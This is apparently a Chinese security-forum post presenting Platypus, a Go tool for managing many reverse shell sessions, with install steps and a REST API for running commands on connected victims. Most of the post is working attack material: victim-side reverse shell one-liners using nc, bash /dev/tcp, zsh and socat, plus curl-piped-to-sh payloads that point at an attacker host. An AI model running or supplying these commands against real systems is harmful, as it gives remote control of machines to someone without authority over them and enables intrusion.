【反弹 Shell】Platypus 批量 Session 管理

王一航 / 2018-10-25 10:28:00 / 安全工具 工具


Platypus

A modern multiple reverse shell sessions/clients manager via terminal written in go

Features

- [x] Multiple service listening port
- [x] Multiple client connections
- [x] RESTful API
- [x] Reverse shell as a service

Screenshot



Network Topology

```
Attack IP: 192.168.1.2
   Reverse Shell Service: 0.0.0.0:8080
   RESTful Service: 127.0.0.1:9090
```

```
Victim IP: 192.168.1.3
```

Use Platypus from source code

```
go get github.com/WangYihang/Platypus
cd go/src/github.com/WangYihang/Platypus
go run platypus.go
```

Use Platypus from release binaries

```
// Download binary from https://github.com/WangYihang/Platypus/releases
# chmod +x ./Platypus_linux_amd64
# ./Platypus_linux_amd64
```

Victim side

```
nc -e /bin/bash 192.168.1.2 8080
bash -c 'bash -i >/dev/tcp/192.168.1.2/8080 0>&1'
zsh -c 'zmodload zsh/net/tcp && ztcp 192.168.1.2 8080 && zsh >&$REPLY 2>&$REPLY 0>&$REPLY'
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.2:8080
```

Reverse shell as a Service

```
// Platypus is able to multiplexing the reverse shell listening port
// The port 8080 can receive reverse shell client connection
// Also these is a Reverse shell as a service running on this port

// victim will be redirected to attacker-host attacker-port
// sh -c "$(curl http://host:port/attacker-host/attacker-port)"
# curl http://192.168.1.2:8080/attacker.com/1337
bash -c 'bash -i >/dev/tcp/attacker.com/1337 0>&1'
# sh -c "$(curl http://192.168.1.2:8080/attacker.com/1337)"

// if the attacker info not specified, it will use host, port as attacker-host attacker-port
// sh -c "$(curl http://host:port/)"
# curl http://192.168.1.2:8080/
curl http://192.168.1.2:8080/192.168.1.2/8080|sh
# sh -c "$(curl http://host:port/)"
```

RESTful API

`GET /client` List all online clients

```
# curl 'http://127.0.0.1:9090/client'
{
 "msg": [
     "192.168.1.3:54798"
 ],
 "status": true
}
```

`POST /client/:hash` execute a command on a specific client

```
# curl -X POST 'http://127.0.0.1:9090/client/0723c3bed0d0240140e10a6ffd36eed4' --data 'cmd=whoami'
{
 "status": true,
 "msg": "root\n",
}
```

- How to hash?

```
# echo -n "192.168.1.3:54798" | md5sum
0723c3bed0d0240140e10a6ffd36eed4  -
```


上一篇：攻击者是如何攻击持续集成系统Jen... 下一篇：CVE-2018-4338：在MA...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板